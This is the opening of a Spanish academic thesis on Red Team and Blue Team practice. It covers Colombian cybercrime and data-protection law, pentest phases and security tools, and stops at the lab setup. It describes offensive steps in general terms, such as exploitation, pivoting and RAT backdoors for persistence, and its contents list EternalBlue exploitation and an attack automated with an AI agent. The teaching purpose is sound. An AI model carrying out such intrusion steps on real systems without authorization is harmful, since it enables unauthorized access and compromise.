

Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Carlos Eduardo Sanchez Salazar

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2026

Dedicatoria

Dedico este logro a mi maravillosa esposa, por su amor, esfuerzo y apoyo incondicional a lo largo de mi formación profesional. A mi Madre, que con gran esfuerzo me dio la crianza y me enseñó a respetar y valorar el conocimiento, acompañándome en este camino y brindándome fortaleza en los momentos difíciles.

Agradecimientos

Quiero dar un especial agradecimiento a Jhon Cesar Arango Serna, un gran profesional de la seguridad informática, quien fue la persona que me inició en estos conocimientos y sembró la motivación que me ha impulsado a realizar esta especialización. A mi jefe, Diego Alejandro Montoya Montoya, quien me ha apoyado incondicionalmente durante el proceso académico con sabios consejos y la confianza para la consecución de este gran logro. Finalmente, a los tutores y compañeros de la universidad, quienes contribuyeron con sus enseñanzas, observaciones y apoyo constante a mi formación profesional y personal.

Resumen

El presente trabajo de grado aborda la importancia de las estrategias Red Team y Blue Team en el ámbito de la seguridad informática. Su papel en la identificación, prevención y mitigación de amenazas cibernéticas dentro de las organizaciones permite evaluar el nivel de seguridad de los sistemas de información mediante técnicas ofensivas y defensivas. Estas técnicas están orientadas a fortalecer la protección de los activos digitales y la continuidad operativa. Se realiza un análisis del marco legal colombiano relacionado con la seguridad informática y la protección de la información, tomando como referencia la Ley 1273 de 2009 y la Ley 1581 de 2012. En el desarrollo del trabajo se estudian herramientas, metodologías y casos prácticos utilizados por los equipos Red Team y Blue Team. Se incluyen procedimientos de pruebas de penetración, análisis de vulnerabilidades, monitoreo de eventos y gestión de incidentes. Se resaltan las implicaciones éticas y legales que se deben tener en cuenta durante la ejecución de actividades de seguridad ofensiva y defensiva. Finalmente, se concluye que la implementación conjunta de estrategias Red Team y Blue Team, alineadas con las normas legales vigentes en Colombia, contribuyen significativamente al fortalecimiento de la seguridad informática, la reducción de riesgos cibernéticos y la protección de la información en organizaciones públicas y privadas.

Palabras clave: Blue team, ciberseguridad, pentesting, red team, vulnerabilidad.

Abstract

This thesis addresses the importance of Red Team and Blue Team strategies in the field of cybersecurity. Their role in identifying, preventing, and mitigating cyber threats within organizations allows for the evaluation of information systems security levels through offensive and defensive techniques. These techniques are geared towards strengthening the protection of digital assets and ensuring business continuity. An analysis of the Colombian legal framework related to cybersecurity and information protection is conducted, referencing Law 1273 of 2009 and Law 1581 of 2012. The thesis examines tools, methodologies, and practical cases used by Red Team and Blue Team teams. Penetration testing procedures, vulnerability analysis, event monitoring, and incident management are included. The ethical and legal implications that must be considered during the execution of offensive and defensive security activities are highlighted. Finally, it is concluded that the joint implementation of Red Team and Blue Team strategies, aligned with current legal regulations in Colombia, significantly contributes to strengthening information security, reducing cyber risks, and protecting information in public and private organizations.

Keywords: Blue team, cybersecurity, pentesting, red team, vulnerability.

Tabla de Contenido

Glosario.....	13
Introducción	16
Justificación	17
Objetivos.....	18
Objetivo General.....	18
Objetivos Específicos	18
Aspecto Legal de Protección de Datos y Delitos Informáticos	19
Ley 1273 de 2009	19
Ley 1581 de 2012	19
Decreto 1377 de 2013.....	20
Ley 1266 de 2008	20
Aspecto Legal del Anexo-Acuerdo.....	21
Vulneración de la Ley 1273 de 2009.....	22
Alcance de Auditorías en Ciberseguridad	23
Supervisión y Control en Empresas de Ciberseguridad	24
Respuesta de Gobiernos y Organizaciones Ante Actos de Ciber Espionaje	25
Medidas Para Restaurar la Confianza y Prevenir Recurrencias	25
Fases del Pentesting	27
Fase de Recopilación y Planificación	27
Análisis de Vulnerabilidades	27
Explotación del Sistema	27
Post Explotación.....	28
Elaboración de los Informes.....	28

Definición de Herramientas de Seguridad Informática	29
Metasploit	29
Nmap	29
OpenVas	29
ExploitDB	30
CVE	30
Preparación del Laboratorio.....	32
Escaneo del HOST-A.....	37
Escaneo con Nmap	37
Escaneo con Nessus.....	39
Escaneo con OpenVas	42
Vulnerabilidades HTTP en el HOST-A	44
CVE-2011-3192.....	44
CVE-2014-6287.....	44
CVE-2014-7226.....	44
CVE-2024-23692.....	44
Explotación	46
Comparativa de Vulnerabilidades	46
CVE-2014-6287.....	46
CVE-2014-7226.....	46
CVE-2024-23692.....	46
Ejecución con Metasploit	47
Movimiento Lateral	50
Enumeración de Usuarios y Recursos Compartidos.....	52

Escaneo Avanzado.....	52
Explotación del HOST-B.....	53
Herramientas de Software Utilizadas	61
Nmap.....	61
Nessus	62
OpenVas	62
Metasploit	62
Identificación del Fallo de Seguridad en el HOST-A.....	62
Explicación del Ataque.....	62
Automatización del Ataque al HOST-A con IA	64
Procedimientos Implementados.....	64
Time Line Forense	69
Intervención del Blue Team.....	70
Actividad del Equipo Blue Team	71
Medidas de Hardenización	77
Blue Team Vs CSIRT	78
Center for Internet Security CIS	79
Herramientas de Contención de Ataques Informáticos	80
SIEM.....	80
Firewall	81
IDS/IPS	82
Wazuh	82
Evidencias de Sustentación.....	84
Conclusiones.....	85

Recomendaciones	87
Referencias Bibliográficas	89
Apéndices.....	92

Lista de Figuras

Figura 1 <i>Configuración de máquinas virtuales</i>	32
Figura 2 <i>Dirección IP del HOST-A</i>	33
Figura 3 <i>Pruebas de ping desde Kali Linux</i>	34
Figura 4 <i>Prueba de ping entre HOST-A y HOST-B</i>	35
Figura 5 <i>Aplicación HFS en el HOST-A</i>	36
Figura 6 <i>Servicios expuestos en el HOST-A</i>	36
Figura 7 <i>Escaneo del HOST-A con Nmap</i>	37
Figura 8 <i>Vulnerabilidades encontradas por Nmap</i>	38
Figura 9 <i>Vulnerabilidades encontradas por Nmap</i>	39
Figura 10 <i>Consola web Nessus</i>	39
Figura 11 <i>Vulnerabilidades encontradas por Nessus</i>	40
Figura 12 <i>Vulnerabilidades críticas</i>	41
Figura 13 <i>Vulnerabilidades encontradas con OpenVas</i>	42
Figura 14 <i>Configuración del exploit</i>	48
Figura 15 <i>Vulnerabilidad explotada y configuración IP</i>	49
Figura 16 <i>Ruta de HOST-A hacia HOST-B</i>	50
Figura 17 <i>Escaneo del HOST-B desde el HOST-A con Metasploit</i>	51
Figura 18 <i>Vulnerabilidad MS17-010 en el HOST-B</i>	52
Figura 19 <i>Detección del OS en HOST-B</i>	52
Figura 20 <i>Configuración del exploit para HOST-B</i>	53
Figura 21 <i>Explotando el HOST-B</i>	54
Figura 22 <i>Reinicio del HOST-B posterior al ataque</i>	54
Figura 23 <i>Pantalla azul en HOST-B al recibir el ataque</i>	55

Figura 24 <i>Error en la máquina víctima antes del reinicio</i>	56
Figura 25 <i>Configuración del exploit eternalblue y el payload bind_tcp</i>	57
Figura 26 <i>Explotación exitosa de la vulnerabilidad</i>	58
Figura 27 <i>Configuración IP del HOST-B</i>	59
Figura 28 <i>Creación de usuario administrador en el HOST-B</i>	60
Figura 29 <i>Usuario creado en el HOST-B</i>	61
Figura 30 <i>Diagrama de red del laboratorio</i>	63
Figura 31 <i>Iniciando Ollama y Claude code en Kali Linux</i>	65
Figura 32 <i>Instrucciones para lanzar el ataque automatizado con IA</i>	66
Figura 33 <i>Resultado del escaneo y explotación con IA</i>	67
Figura 34 <i>Listado de archivos creados por la IA durante el ataque</i>	68
Figura 35 <i>Time Line Forense</i>	69
Figura 36 <i>Ataque realizado por el Red Team</i>	70
Figura 37 <i>Comando netstat -oan en el HOST-A</i>	72
Figura 38 <i>Ejecución del comando tasklist</i>	73
Figura 39 <i>Búsqueda del archivo sospechoso en el HOST-A</i>	74
Figura 40 <i>Desconexión de red del HOST-A</i>	74
Figura 41 <i>Ejecución del software TCPview</i>	75
Figura 42 <i>Log del servidor HFS en HOST-A</i>	76
Figura 43 <i>Volcado de memoria RAM y hash del archivo</i>	77

Lista de Apéndices

Apéndice A <i>Resultado de revisión en Turnitin</i>	92
--	----

Glosario

Blue Team:

Equipo que se encarga del proceso defensivo digital, realizando monitoreo, detección de amenazas, análisis de incidentes y respuesta ante ataques cibernéticos.

Ciberseguridad:

Conjunto de prácticas, tecnologías y procesos que se definen para proteger sistemas, redes y datos informáticos frente a accesos no autorizados, ataques y daños.

CVE (Common Vulnerabilities and Exposures):

Sistema internacional de identificación de vulnerabilidades de seguridad informática conocidas públicamente.

Explotación:

Proceso mediante el cual un atacante aprovecha una vulnerabilidad en un sistema o aplicación con el fin de obtener acceso no autorizado y/o ejecutar acciones maliciosas.

Ethical Hacking:

Procedimiento autorizado para evaluar la seguridad de sistemas informáticos utilizando técnicas similares a las que usan los atacantes reales para de identificar vulnerabilidades.

Firewall:

Sistema de seguridad perimetral que inspecciona y filtra el tráfico entrante y saliente de una red LAN, acorde a unas reglas previamente definidas.

Hash:

Resultado de aplicar un algoritmo criptográfico a un conjunto de datos que se usa para verificar la integridad y la autenticidad de la información.

IDS (Intrusion Detection System):

Sistema encargado de detectar actividades sospechosas y/o ataques en una red o sistema informático.

IPS (Intrusion Prevention System):

Herramienta de software de seguridad encargada de detectar y bloquear amenazas en tiempo real.

Kali Linux:

Distribución basada en Linux especializada en pruebas de penetración y auditorías de seguridad informática, ampliamente utilizada por profesionales de ciberseguridad.

Malware:

Software malicioso diseñado para dañar, alterar o comprometer sistemas informáticos, de red y datos digitales.

Metasploit:

Framework de pruebas de penetración utilizado para desarrollar y ejecutar exploits contra sistemas vulnerables.

Nessus:

Software de uso privativo o de pago, que se utiliza para el escaneo y descubrimiento de vulnerabilidades en sistemas informáticos.

Nmap:

Software de código abierto utilizado para el descubrimiento de hosts, análisis de puertos y auditoría de redes.

OpenVas:

Software de código abierto especializado en el escaneo de sistemas informáticos para descubrir vulnerabilidades.

Pentesting:

También conocido como prueba de penetración, consiste en realizar ataques controlados y autorizados con el fin de identificar vulnerabilidades y evaluar el nivel de seguridad de un sistema informático.

Pivoting:

Técnica utilizada durante una prueba de penetración para desplazarse desde un sistema comprometido hacia otros dispositivos dentro de la misma red.

Payload:

Código malicioso o instrucción ejecutada después de explotar una vulnerabilidad para obtener control sobre un sistema.

Red Team:

Equipo especializado en simular ataques reales desde el punto de vista del atacante, para evaluar la capacidad defensiva y las vulnerabilidades de una organización.

SMB: (Server Message Block) es un protocolo nativo de Windows que permite compartir archivos, carpetas, impresoras, y otros dispositivos en una red LAN.

Vulnerabilidad:

Debilidad o falla en un sistema, aplicación o configuración que puede ser explotada por un atacante.

Introducción

En el contexto actual de la ciberseguridad, el crecimiento exponencial de amenazas y vulnerabilidades ha evidenciado la necesidad de adoptar enfoques tanto ofensivos como defensivos para la protección de la información en las organizaciones. En este sentido, un Red Team realiza las pruebas de penetración (Pentesting). Este tipo de prácticas se han consolidado como una metodología esencial para evaluar los sistemas mediante la simulación controlada de ataques. Lo que permite identificar vulnerabilidades antes de que sean explotadas por actores maliciosos. Desde la perspectiva del Blue Team, resulta especialmente relevante la capacidad de detectar, contener y mitigar incidentes en tiempo real, fortaleciendo la resiliencia organizacional a través del monitoreo continuo y la implementación de medidas de hardening.

El presente trabajo se desarrolla en un entorno de laboratorio controlado, diseñado para emular escenarios reales mediante el uso de máquinas virtuales. Este enfoque permite reproducir ataques ejecutados por el Red Team y analizar la respuesta defensiva sin comprometer activos en producción. La virtualización no solo garantiza un entorno seguro, sino también la reproducibilidad de las pruebas, facilitando el análisis técnico de vulnerabilidades, su explotación y las estrategias de contención.

En este documento se describe un proceso sistemático que integra la auditoría ofensiva y la defensa técnica, aplicado al caso de SecureNova Labs. Se analizan los vectores de ataque que permitieron la intrusión, así como las acciones de mitigación y endurecimiento necesarias para prevenir incidentes futuros. Este enfoque integral busca comprender cómo ocurrió el ataque y fortalecer las capacidades de respuesta y mejora continua, para garantizar la seguridad operacional frente a las ciber amenazas actuales.

Justificación

La realización del presente trabajo se justifica en la creciente necesidad de fortalecer las capacidades de seguridad informática frente a un entorno mundial que se caracteriza por el incremento de amenazas cada vez más sofisticadas y persistentes. En este contexto, es fundamental identificar vulnerabilidades mediante técnicas de Pentesting ejecutadas por un Red Team y aplicar estrategias defensivas efectivas desde la perspectiva de un Blue Team. El uso de laboratorios controlados en entornos virtualizados permite recrear escenarios reales de ataque sin comprometer las infraestructuras productivas. Esto facilita un aprendizaje práctico, seguro y reproducible proporcionando el espacio idóneo para analizar el comportamiento de los sistemas ante diferentes vectores de ataque. La finalidad es la detección, contención y mitigación de incidentes evaluando la efectividad de las medidas de protección y fortaleciendo las competencias técnicas en ciberseguridad. Durante el análisis del caso de SecureNova Labs, se integran los enfoques ofensivo y defensivo en un ejercicio aplicado, evidenciando la importancia de una visión integral de la seguridad. La identificación de las causas que permitieron la intrusión, junto con la implementación de acciones de contención y endurecimiento, contribuyen al desarrollo de estrategias orientadas a la mejora continua de la protección digital. En consecuencia, este trabajo no solo tiene un valor académico sino también práctico, al permitir la adquisición de conocimientos y habilidades esenciales para enfrentar incidentes reales, optimizar la postura de seguridad y reducir la probabilidad de futuros ataques en entornos empresariales.

Objetivos

Objetivo General

Analizar y evaluar un incidente de ciberseguridad en un entorno controlado, mediante la aplicación de técnicas de Pentesting de un Red Team y estrategias defensivas de un Blue Team, con el fin de identificar los vectores de ataque utilizados, contener la intrusión y proponer medidas de mitigación que fortalezcan la seguridad digital.

Objetivos Específicos

Detectar y documentar las vulnerabilidades críticas y medias presentes en el entorno simulado de SecureNova Labs, estableciendo su relación directa con la intrusión ocurrida.

Ejecutar y registrar pruebas de penetración controladas que permitan identificar al menos los principales vectores y técnicas de ataque explotables en el escenario.

Recopilar y evaluar los registros y eventos de seguridad generados durante las pruebas, para reconstruir la secuencia de acciones desde la perspectiva del equipo de defensa Blue Team.

Implementar y verificar medidas de endurecimiento y buenas prácticas de seguridad, que permitan reducir la superficie de ataque.

Aspecto Legal de Protección de Datos y Delitos Informáticos

Actualmente el crecimiento acelerado de los entornos digitales ha transformado la forma en que los individuos gestionan sus datos personales. No obstante, este avance ha generado algunos riesgos relacionados con el uso indebido de la información, desarrollándose nuevas formas de delinquir en los medios digitales. En Colombia se han creado normas que buscan responder a estos retos, principalmente la Ley 1273 de 2009, la Ley 1581 de 2012, la Ley 1266 de 2008 y el Decreto 1377 de 2013.

Ley 1273 de 2009

Esta norma introduce de manera formal los delitos informáticos en el Código Penal, reconociendo la información como un bien jurídico que debe ser protegido. Establece sanciones para conductas como el acceso no autorizado a sistemas informáticos, la interceptación de datos sin la debida autorización, el daño informático a sistemas o redes, la suplantación de sitios web o de la identidad digital y el uso de software malicioso. Busca garantizar la confidencialidad, integridad y disponibilidad de los datos y de los sistemas informáticos. (Departamento Administrativo de la Función Pública, 2009).

Ley 1581 de 2012

Esta ley establece el régimen general de protección de datos personales en Colombia, desarrollando el derecho constitucional al habeas data. Se centra en la protección de la privacidad de los ciudadanos al otorgarles derechos sobre su información personal tales como conocer, actualizar, rectificar y suprimir sus datos recolectados y almacenados en bases de datos o archivos de cualquier entidad pública o privada. La norma además atribuye obligaciones a las organizaciones que recolectan y procesan información, exigiendo la autorización previa del titular y el cumplimiento de principios de legalidad, finalidad, seguridad y confidencialidad. Esta

ley busca equilibrar el uso de la información con la protección de los derechos fundamentales de las personas que refiere el artículo 15 de la Constitución Política de Colombia. (Departamento Administrativo de la Función Pública, 2012).

Decreto 1377 de 2013

El decreto reglamenta aspectos clave de la Ley 1581, proporcionando lineamientos claros sobre cómo deben las empresas y entidades manejar los datos personales. Este decreto introduce herramientas como el aviso de privacidad, regula los procedimientos para la obtención del consentimiento del titular y define las responsabilidades de quienes administran bases de datos. La norma establece también el principio de responsabilidad demostrada, según el cual las organizaciones deben ser capaces de evidenciar que cumplen con las normas de protección de datos. Esto permite fortalecer el control y la transparencia en el tratamiento de la información. (Departamento Administrativo de la Función Pública, 2013).

Ley 1266 de 2008

Esta ley regula la información financiera, crediticia, comercial y de servicios, que son los datos que se manejan comúnmente en las centrales de riesgo. Esta información hace parte del historial crediticio, deudas y comportamiento financiero de las personas. Las entidades financieras deben de informar al usuario antes de realizar un reporte negativo a una central de riesgos, dando la oportunidad que la persona pague o reclame antes del reporte. (Departamento Administrativo de la Función Pública, 2008).

Aspecto Legal del Anexo-Acuerdo

El presente análisis aborda el contenido del “Anexo 3 – Acuerdo”, en el cual se plantea un acuerdo de confidencialidad entre el estudiante y la empresa SecureNova Labs. En dicho acuerdo, se identifican múltiples irregularidades que vulneran principios éticos fundamentales y están en contra del marco jurídico en Colombia, específicamente en materia de delitos informáticos.

Al analizar el contenido del documento, se evidencia claramente la existencia de cláusulas que promueven conductas ilegales y éticamente reprochables. Inicialmente el acuerdo establece que la información relacionada con “procesos ilegales dentro de SecureNova Labs no podrá ser divulgada”. Esta disposición resulta abiertamente contraria al ordenamiento jurídico, ya que ningún contrato puede obligar a una persona a guardar silencio frente a la comisión de delitos. Este tipo de cláusula constituye una forma de encubrimiento y vulnera el deber ciudadano de colaborar con la justicia.

El documento incluye en la definición de información confidencial elementos como “datos de chuzadas, interceptación de información y accesos abusivos a sistemas informáticos”. La inclusión de estas prácticas reconocidas como delitos no solo evidencia el conocimiento previo de actividades ilícitas, sino que también busca darles una apariencia de legitimidad bajo el amparo de la confidencialidad de un acuerdo.

Otro aspecto que se menciona es la imposición explícita de no denunciar las actividades sospechosas de espionaje o de apropiación indebida de información. Esto no solo es ilegal, sino que atenta contra los aspectos básicos de la ética profesional en ciberseguridad, donde la protección de la información y la denuncia de incidentes son principios fundamentales. Adicionalmente, el acuerdo pretende eximir a la empresa SecureNova Labs de cualquier

responsabilidad legal o penal en caso de que se descubran irregularidades, lo cual carece de validez jurídica. En Colombia la responsabilidad penal es personal e intransferible, por lo que ninguna cláusula contractual puede anularla, por lo tanto, estas disposiciones evidencian que el acuerdo no busca únicamente proteger información sensible, sino que pretende encubrir actividades ilícitas. Esto lo convierte en un documento inválido desde el punto de vista legal y ético.

Vulneración de la Ley 1273 de 2009

La Ley 1273 de 2009 se ve vulnerada por el contenido del acuerdo analizado. El artículo 269, que regula el acceso abusivo a un sistema informático, se ve claramente comprometido debido a la mención explícita de este tipo de prácticas dentro del acuerdo. El hecho de reconocerlas como parte de la información manejada implica una posible participación o tolerancia frente a este delito. El artículo 269C, relacionado con la interceptación de datos informáticos, también resulta vulnerado, ya que el acuerdo menciona prácticas como la interceptación de comunicaciones (“chuzadas”), las cuales están expresamente prohibidas por este artículo. Adicionalmente el artículo 269F, referente a la violación de datos personales, también puede verse afectado, ya que el manejo de información sensible sin las debidas garantías y sin el adecuado consentimiento constituye una infracción grave. El acuerdo puede implicar conductas asociadas al encubrimiento de delitos estipulados en el Código Penal, debido a la prohibición expresa de denunciar actividades ilegales. Por esto el documento vulnera normas específicas sobre delitos informáticos y afecta principios generales del derecho penal. (Departamento Administrativo de la Función Pública, 2009).

El acuerdo incluye cláusulas que obligan a mantener en reserva información relacionada con posibles actividades ilegales, así como la prohibición expresa de denunciar conductas

sospechosas ante las autoridades competentes, lo cual implica una vulneración directa de los principios de responsabilidad, legalidad y transparencia que rigen el ejercicio profesional.

De acuerdo con lo establecido por el Consejo Profesional Nacional de Ingeniería COPNIA, en su Código de Ética, el ingeniero debe actuar con integridad, honestidad y respeto por la ley y priorizar el interés general sobre cualquier beneficio particular. Aceptar un acuerdo que promueve el encubrimiento de conductas ilícitas que limita el deber de denuncia, constituye una falta grave a la ética profesional. Adicional a esto, el código de ética del COPNIA establece que el profesional de ingeniería no debe participar en actividades que comprometan la dignidad de la profesión o causen daño a la sociedad, a las personas o a las organizaciones. Las prácticas mencionadas en el acuerdo, tales como interceptación de información, accesos indebidos a sistemas informáticos y posibles actos de espionaje, representan riesgos significativos para la seguridad de la información y los derechos fundamentales. Estas actividades resultan incompatibles con el ejercicio responsable de la profesión, donde se tiene el deber de velar por el uso adecuado del conocimiento técnico, evitando que sea utilizado con fines ilegales o contrarios a la ética. El COPNIA también señala la importancia de la independencia profesional, lo cual implica que el ingeniero no debe aceptar presiones o condiciones contractuales que limiten su criterio técnico o su deber de actuar conforme a la ley. Las cláusulas del acuerdo que intentan eximir de responsabilidad a la empresa y trasladar cargas legales al receptor constituyen una clara vulneración de este principio. (Consejo Profesional Nacional de Ingeniería [COPNIA], 2015).

Alcance de Auditorías en Ciberseguridad

En el contexto de una auditoría de seguridad, las empresas de ciberseguridad requieren acceso a cierta información sensible para cumplir con sus funciones, pero dicho acceso debe

estar estrictamente limitado por los principios de necesidad, proporcionalidad y legalidad. El principio de mínimo privilegio establece que los profesionales deben acceder únicamente a la información indispensable para realizar su labor, lo cual implica evitar accesos innecesarios a datos personales, financieros o estratégicos que no estén directamente relacionados con el objetivo de la auditoría. Todo acceso debe estar previamente autorizado mediante contratos claros y transparentes, en los que se definan los alcances, responsabilidades y límites del tratamiento de la información. Se debe respetar la normativa vigente y no pueden incluir cláusulas que contravengan la ley. Para garantizar que este acceso no sea explotado indebidamente, es fundamental implementar mecanismos de seguridad. Algunos de estos mecanismos son: el registro de actividades (logs), la supervisión en tiempo real, la segmentación de la información y el uso de técnicas de anonimización o enmascaramiento de datos. Adicionalmente se debe brindar acceso temporal y revocarlo una vez finalizada la auditoría.

Supervisión y Control en Empresas de Ciberseguridad

Las empresas de ciberseguridad deben implementar soluciones de control para prevenir el uso indebido de herramientas avanzadas, especialmente aquellas relacionadas con análisis forense o pruebas de penetración. Desde el aspecto técnico, es fundamental contar con sistemas de monitoreo continuo que permitan registrar todas las acciones realizadas por los analistas. Herramientas como los sistemas de gestión de eventos e información de seguridad (SIEM), facilitan la detección de comportamientos anómalos y posibles abusos. Desde el punto de vista organizacional, se debe aplicar el principio de segregación de funciones, de tal forma que ninguna persona tenga control absoluto sobre todos los procesos. También se deben realizar evaluaciones periódicas del personal, incluyendo verificaciones de antecedentes y capacitaciones en ética profesional.

En el ámbito legal, los contratos laborales y acuerdos de confidencialidad deben incluir cláusulas claras sobre el uso permitido de las herramientas, así como sanciones en caso de incumplimiento. Las auditorías internas y externas deberían ser una práctica constante para garantizar el cumplimiento de las políticas de seguridad.

Respuesta de Gobiernos y Organizaciones Ante Actos de Ciber Espionaje

Cuando se descubre que una empresa de ciberseguridad ha incurrido en actividades de ciber espionaje, la respuesta debe ser inmediata y contundente. Inicialmente se deben suspender todas las relaciones contractuales con la organización involucrada y asegurar la preservación de la evidencia digital para su análisis. Se hace necesario notificar a las autoridades competentes para que inicien una investigación formal que permita determinar las responsabilidades y aplicar las sanciones correspondientes. En muchos casos, este tipo de incidentes requiere cooperación internacional, especialmente si la empresa opera en múltiples jurisdicciones. Las organizaciones afectadas también deben evaluar el impacto del incidente, identificar posibles filtraciones de información y tomar medidas correctivas para mitigar los daños. Esto puede incluir el fortalecimiento de sus sistemas de seguridad y la revisión de las políticas de contratación de proveedores.

Medidas Para Restaurar la Confianza y Prevenir Recurrencias

Restaurar la confianza tras un incidente de ciber espionaje es un proceso complejo que requiere acciones tanto técnicas como organizacionales. Desde el punto de vista técnico, se deben realizar auditorías exhaustivas de los sistemas involucrados, cambiar credenciales comprometidas y reforzar los controles de acceso. Desde el aspecto organizacional, es fundamental revisar los procesos de selección y contratación de proveedores de ciberseguridad. Certificar que cumplan con estándares internacionales e implementar programas de

cumplimiento normativo para garantizar el respeto de las leyes y los principios éticos. La transparencia es clave, por lo tanto, se debe informar a las partes afectadas lo ocurrido y las medidas adoptadas, contribuyendo a recuperar la confianza y demostrando un compromiso real con la seguridad de la información.

Fases del Pentesting

Fase de Recopilación y Planificación

Esta fase define los objetivos de la prueba, determinando qué sistemas se van a abordar y qué métodos se emplearán para hacerlo. Implica la recolección de los datos necesarios para la prueba de penetración. Hay dos formas, una pasiva que se centra en recolectar información en la red sin interactuar con los sistemas donde se realiza la prueba, utilizando SHODAN u OSINT. Otra activa, donde se realizan escaneos de direcciones IP, puertos abiertos de servicios en la red, se obtienen metadatos, y se utilizan herramientas de obtención de información como Nmap o SubFinder.

Análisis de Vulnerabilidades

Durante esta fase, se intenta descubrir todo acerca de los activos de la infraestructura y se analiza cómo responde el sistema a una intrusión buscando los puntos más débiles. Con estas actividades se pretende conocer la configuración de los sistemas, aplicaciones, versiones de los sistemas operativos y servicios se prestan en la red. Para ello, se utiliza software y herramientas avanzadas de identificación de vulnerabilidades, como Nmap, Nessus, OpenVas, Acunetix, WPScan y SQLMap. Estas y otra gran cantidad de herramientas enfocadas en ciberseguridad vienen integradas en la distribución Kali Linux.

Explotación del Sistema

En este paso se ponen a prueba las vulnerabilidades encontradas con el fin de determinar si suponen una amenaza real y pueden llegar a ser explotables. En el caso de que sean explotables, se debe determinar el impacto que tiene la vulnerabilidad dependiendo de la complejidad del ataque, el acceso requerido, la cantidad y sensibilidad de los datos expuestos y cómo afecta a la disponibilidad, integridad y confidencialidad. En este punto de las pruebas, se

pueden llevar a cabo accesos no autorizados a los sistemas, conseguir información sensible de trabajadores y clientes, colapsar los servidores o tomar el control total de los sistemas de la organización. Para esta etapa se puede utilizar el software de Metasploit Framework Console (msfconsole).

Post Explotación.

En esta etapa se suele aprovechar el sistema comprometido para explorar completamente el entorno, descubrir nuevos servicios e intentar establecer la persistencia en el sistema y así ganar acceso posteriormente al mismo. Si se tiene éxito en el ataque, es posible encontrar servicios que estaban ocultos, lo que se traduce en nuevas oportunidades para lanzar más ataques. Por eso, es importante continuar con la recopilación de información acerca del sistema una vez dentro, para conocerlo más en profundidad y obtener acceso a todos los activos posibles, como servidores internos, recursos compartidos, dispositivos de red o dispositivos IoT. Realizando reconocimiento interno, se puede lograr extraer nueva información de la infraestructura y obtener el control total de los sistemas de una organización. En este punto se puede utilizar software de tipo RAT (Remote Access Trojan) instalando puertas traseras para mantener la persistencia.

Elaboración de los Informes.

Esta fase cumple con el objetivo final de la prueba de penetración, es decir, informar a la empresa los resultados del ataque simulado con la finalidad de implementar mejoras en sus sistemas de seguridad digital. Por lo general se escriben dos informes, uno que detalla los aspectos técnicos enfocado a los administradores de sistemas y otro ejecutivo dirigido a los directivos de la empresa.

Definición de Herramientas de Seguridad Informática

Metasploit

Metasploit Framework es una plataforma de código abierto utilizada por los profesionales de seguridad informática para simular ataques reales, con el fin de evaluar el nivel de protección de un sistema. Entre sus principales características está la capacidad de detectar vulnerabilidades en sistemas y aplicaciones, explotar fallas de seguridad de forma controlada, realizar pruebas de penetración (Pentesting), validar configuraciones de seguridad y evaluar el impacto de posibles ataques. (Campus Internacional Ciberseguridad, 2025).

Nmap

Es el software de escaneo de redes más utilizado por los profesionales de la seguridad y los delincuentes informáticos. Su nombre es la abreviatura de Network Mapper. Es una herramienta de código abierto que puede ser utilizada en sistemas Linux, Windows y Mac. Su principal función es la de escanear y descubrir dispositivos activos en una red, detectar servicios y puertos activos, identificar versiones de aplicaciones instaladas e incluso mostrar algunas vulnerabilidades conocidas. Viene instalada por defecto en distribuciones como Kali Linux y Parrot. (FreeCodeCamp, 2023).

OpenVas

Es un completo scanner de vulnerabilidades de código abierto, con capacidad para detectar problemas de seguridad en sistemas, redes y aplicaciones mediante escaneos automatizados. Este conjunto de software cuenta con diversas funcionalidades para realizar pruebas autenticadas y pruebas no autenticadas. Detecta vulnerabilidades conocidas en sistemas, analiza configuraciones inseguras, evalúa servicios expuestos en red y genera reportes detallados. Está provista con protocolos de internet e industriales de alto y bajo nivel, con ajustes

personalizados de rendimiento para exploraciones a gran escala. Ha sido desarrollado en un potente lenguaje de programación interno para implementar cualquier tipo de prueba de vulnerabilidad. (Altube Vera, 2020).

ExploitDB

Es uno de los recursos más relevantes en el ámbito de la ciberseguridad. Es una base de datos ampliamente utilizada por profesionales de seguridad informática, investigadores y pentesters en todo el mundo. ExploitDB es un repositorio público que recopila exploits, es decir, fragmentos de código o técnicas que permiten aprovechar vulnerabilidades en sistemas, aplicaciones o servicios. Este proyecto es mantenido por Offensive Security, una organización reconocida en el ámbito de la formación y certificación en ciberseguridad. A diferencia de otras plataformas que se enfocan únicamente en describir vulnerabilidades, ExploitDB proporciona ejemplos prácticos que muestran cómo pueden ser explotadas, lo que la convierte en una poderosa herramienta para el aprendizaje y la evaluación de riesgos. Una de las características más importantes es su enfoque abierto y accesible, lo que facilita la difusión del conocimiento en esta rama del saber. (Holm Security, 2025).

CVE

Es una base de datos en línea donde se divulgan vulnerabilidades y exposiciones comunes: CVE (Common Vulnerabilities and Exposures). Consiste en un catálogo público que reúne información sobre fallas de seguridad conocidas. Su objetivo principal es proporcionar una estructura común que permite a las organizaciones, los expertos en seguridad y los desarrolladores una forma más fácil de identificar y compartir los riesgos descubiertos de forma más eficiente. Cada vulnerabilidad registrada recibe un identificador único, lo que facilita su seguimiento y análisis en diferentes plataformas y herramientas de seguridad. CVE es como un

diccionario universal que estandariza la forma en que se describen las amenazas informáticas.
(Fortinet, 2026).

Preparación del Laboratorio

Se configuran tres máquinas virtuales para realizar las pruebas en un ambiente controlado. En una de ellas se configura el sistema de auditoría de seguridad Kali Linux, en otra se configura un sistema Windows 7 con dos tarjetas de red, denominado HOST-A, donde se ejecutará una aplicación web vulnerable. La última se configura con otro sistema Windows 7 vulnerable con una tarjeta de red, llamada HOST-B, el cual tiene comunicación solo con el HOST-A, pero no con el sistema Kali Linux. La figura 1 muestra la configuración de hardware de las máquinas virtuales en VirtualBox.

Figura 1

Configuración de máquinas virtuales

